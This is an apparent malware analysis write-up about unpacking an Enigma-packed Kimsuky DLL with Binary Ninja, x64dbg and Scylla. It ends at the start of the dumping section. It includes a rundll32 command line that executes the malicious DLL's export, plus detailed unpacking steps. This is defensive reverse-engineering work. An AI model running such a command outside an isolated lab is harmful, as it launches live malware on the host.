
1. Packing and Obfuscation
During the initial inspection, Detect It Easy (DIE) identified the presence of a commercial packer. Further string analysis confirms that the binary is protected using The Enigma Protector.
Basic static string analysis revealed specific artifacts left by the packing software. The presence of the “Unregistered” tag indicates the threat actor likely used a cracked or trial version of the protection software, a common trait in campaigns where actors seek to minimize their digital footprint or financial trail.
1 | ENIGMA |
2. Section Analysis (Binary Ninja)
Examining the PE sections in Binary Ninja reveals non-standard naming conventions and suspicious memory permissions that corroborate the presence of the Enigma packer.

- Non-Standard Naming: Instead of standard PE sections like .text, .data, or .rdata, the binary contains numerical sections:
_2, _3, _4, _5, _6, _7, _8. (Binary Ninja) - RWX Permissions: As seen in Figure 2, almost all sections (including the resources .rsrc and the numerical sections) are marked as RWX (Read, Write, Execute).
- Security Implication: Standard security practices (DEP/NX) prevent sections from being both Writable and Executable simultaneously. RWX sections allow the malware to decrypt code and write it into these sections, then immediately execute it. This is required for the packer’s unpacking stub to function.
3. Import and Export Analysis
Despite the packing, the Import Address Table (IAT) and Export Table provide limited but critical insights into the malware’s capabilities.
Exports
The binary exports a single function:
- Name: c
- Address: 0x180001470
The use of the single-letter export c serves as a minimal obfuscation technique. It allows the loader (PowerShell or rundll32) to target a specific entry point (app64.dll,c) while keeping the function name ambiguous to human analysts.
Imports
The visible imports in Binary Ninja (Figure 24) are likely those used by the Enigma Loader stub, rather than the final payload. However, they indicate the loader’s behavior:
- Dynamic Resolution:
LoadLibraryA,GetProcAddress,GetModuleHandleA(Kernel32).- Purpose: These APIs allow the malware to resolve other APIs manually at runtime, hiding its true capabilities from static analysis tools.
- Execution:
ShellExecuteA(Shell32).- Purpose: Used to execute external programs or open files. This suggests the DLL might drop a secondary file and execute it, or open a decoy document.
- Registry/System:
RegCloseKey(Advapi32).- Purpose: Indicates interaction with the Windows Registry, likely for persistence or configuration checks.
6.2. Code Analysis & Unpacking
6.2.1 The Enigma Bootstrap Stub (_start)
The function at 0x1806013e4 (_start) is the Enigma Protector Bootstrap. Commercial packers often use a small, simple stub at the Entry Point to hide their main protection logic.
1 | 1806013e4 int64_t _start(int64_t arg1, int64_t arg2) |
Code Logic:
- Preparation: It sets a pointer rax_1 to
0x1806014e3(a data blob inside the PE section). - Decryption Loop:
- It iterates 1610 times (0x64a).
- It performs a XOR 0xA1 operation on the bytes at that location.
- Handover:
- jump(
0x1a88a5d14): Once the blob is decrypted, it jumps to it. This blob is the Enigma Protection Engine.
If we write a script to decrypt this XOR blob, we will simply get more Enigma code (virtualized and obfuscated), not the final malware. The malware is still compressed and encrypted deeper within the file.
- jump(
6.2.2 Debugger Configuration (x64dbg)
Given the complexity of the Enigma Protector and the encrypted stub identified in the static analysis, we proceeded with dynamic unpacking to extract the payload from memory. We utilized x64dbg to control the execution flow.
Since app64.dll is a Dynamic Link Library, it cannot be executed directly. We configured the debugger to use the Windows host process rundll32.exe to load the malicious module.
Steps taken:
- Launch x64dbg: We opened the x64 version of the debugger (as the target is PE64).
- Select Host Process: We navigated to File -> Open and selected the standard Windows utility:
C:\Windows\System32\rundll32.exe - Configure Command Line:
To simulate the execution flow observed in the initial assessment, we modified the command line arguments passed to rundll32.exe. This ensures the DLL is loaded and the specific exported function c is called.
1 | "C:\Windows\System32\rundll32.exe" "C:\Users\Profzzor\Desktop\Kimsuky\dll\app64.dll",c |
Note: The ,c appended to the DLL path instructs rundll32 to execute the exported function named c, which is the entry point for the malicious logic.
6.2.3 Initial Execution & Stub Decryption
To ensure we captured the execution flow from the very first instruction of the malicious DLL, we configured the debugger preferences to “Break on User DLL Entry”.

Entry Point Hit: Upon execution, the debugger successfully suspended the process at the Entry Point of app64.dll.
Continuing from our static analysis findings, we located the XOR decryption loop immediately following the entry checks. We stepped through this routine to observe the unpacking behavior.
- The Loop: The code executes a loop (seen at address offset …14C9 in Figure 28) that applies an XOR 0xA1 operation to a memory block.
- The Jump: Immediately after the loop counter reaches zero, the code encounters a JMP instruction (Address …14DE).

6.2.4 Bypassing the Enigma Engine (Memory Trap Strategy)
The Enigma Engine code is highly obfuscated, employing virtualization and anti-debugging checks (timing, hardware breakpoints) to hinder analysis. Attempting to step-trace this engine is inefficient. Instead, we relied on the behavioral necessity of the packer: it must eventually write the original malicious code into memory and execute it.
Crucially, before the packer can execute the decrypted payload, it must change the memory permissions of the target section from “Read/Write” to “Execute”. This is typically achieved via the VirtualProtect API.
- Breakpoint Configuration: We issued the command
bp VirtualProtectin the x64dbg command bar to intercept calls to this API. - Execution and Monitoring: We resumed execution (F9), ignoring calls targeting small memory regions. We monitored the registers for the following specific criteria:
- RCX (Address): Points to the main code section of the DLL (Section 0 / .text).
- R8 (NewFlags): Requests executable privileges (0x20 or 0x40).

Memory Map of the loaded DLL.

The debugger eventually suspended execution at a call to VirtualProtect matching our criteria.
- Target Address (RCX): Pointed to the DLL’s internal code section.
- Protection Flag (R8): The register contained the value 0x20 (PAGE_EXECUTE_READ).
This confirmed that the Enigma engine had finished decrypting the payload and was preparing to mark it as executable code.
6.2.5 OEP Identification and Payload Extraction
With the transition to executable code imminent, we performed the final steps to trap the Original Entry Point (OEP).
Completing the API Call: We executed the VirtualProtect function to completion (
Execute till Return), allowing the permissions change to take effect.Execution Trap: We placed a Memory Breakpoint on Execution (Singleshoot) on the now-executable code section.

Triggering the OEP: Upon resuming execution, the Enigma stub immediately jumped to the decrypted section, triggering our breakpoint.

Immediately after resuming execution, the memory breakpoint triggered, halting the debugger at address 00007FF8D5712C8C.
The status bar (bottom left) confirms the Relative Virtual Address (RVA) is 0x2C8C. The assembly code at this location displays a standard function prologue (mov qword ptr…, push rdi, sub rsp), contrasting sharply with the obfuscated code seen earlier. This confirms we have successfully reached the clean, unpacked Kimsuky malware entry point, ready for dumping.

With the process suspended at the OEP, we initiated the dumping procedure using the Scylla plugin. To ensure we dumped the correct memory region, we performed the following configuration steps:
- Launch Plugin: We opened Scylla from the x64dbg toolbar.
- Select Module: We clicked the ‘Pick DLL’ button. This is necessary because the host process (rundll32.exe) has multiple libraries loaded in its address space.
- Target Identification: From the list of loaded modules, we located and selected app64.dll. This ensures Scylla uses the correct Image Base (visible as 00007FF8D5710000) for IAT reconstruction.
- Confirmation: We clicked ‘OK’ to lock Scylla onto the malware’s memory space, preparing it for the IAT search and payload dumping.

To correctly reconstruct the Import Address Table, we performed the following sequence in Scylla:
- OEP Correction: We manually updated the OEP field to
00007FF8D5712C8C. This value matches the exact address where the debugger suspended execution (as seen in the bottom status bar), ensuring Scylla scans from the correct starting point of the unpacked code. - IAT Autosearch: We clicked ‘IAT Autosearch’ to locate the import table in memory.
- Conflict Resolution: Scylla detected a discrepancy between its Normal and Advanced search algorithms (visible in the log as differing sizes: 0x0D70 vs 0x02D0). When prompted by the dialog box, we selected ‘Yes’ to utilize the Advanced Search result.
- Retrieval: Finally, we clicked ‘Get Imports’ to parse the found table and populate the list of imported DLLs and functions.

After retrieving the imports, Scylla identified a total of 88 entries, but flagged 13 as invalid (indicated by the red ‘X’ icons and the bottom status bar).
These invalid entries are artifacts of the Enigma Protector’s API redirection mechanism (thunks), where valid API calls are routed through the packer’s allocated memory instead of pointing directly to system DLLs. To prevent errors during the rebuilding process and ensure the dumped file loads correctly in static analysis tools, we clicked ‘Show Invalid’ to highlight these obfuscated entries and removed them using the ‘Cut thunk’ command. This resulted in a clean IAT containing only the 75 verifiable system imports.
6.2.6 Payload Dumping and Verification
With the Import Address Table sanitized, we proceeded to export the unpacked executable from memory to disk.
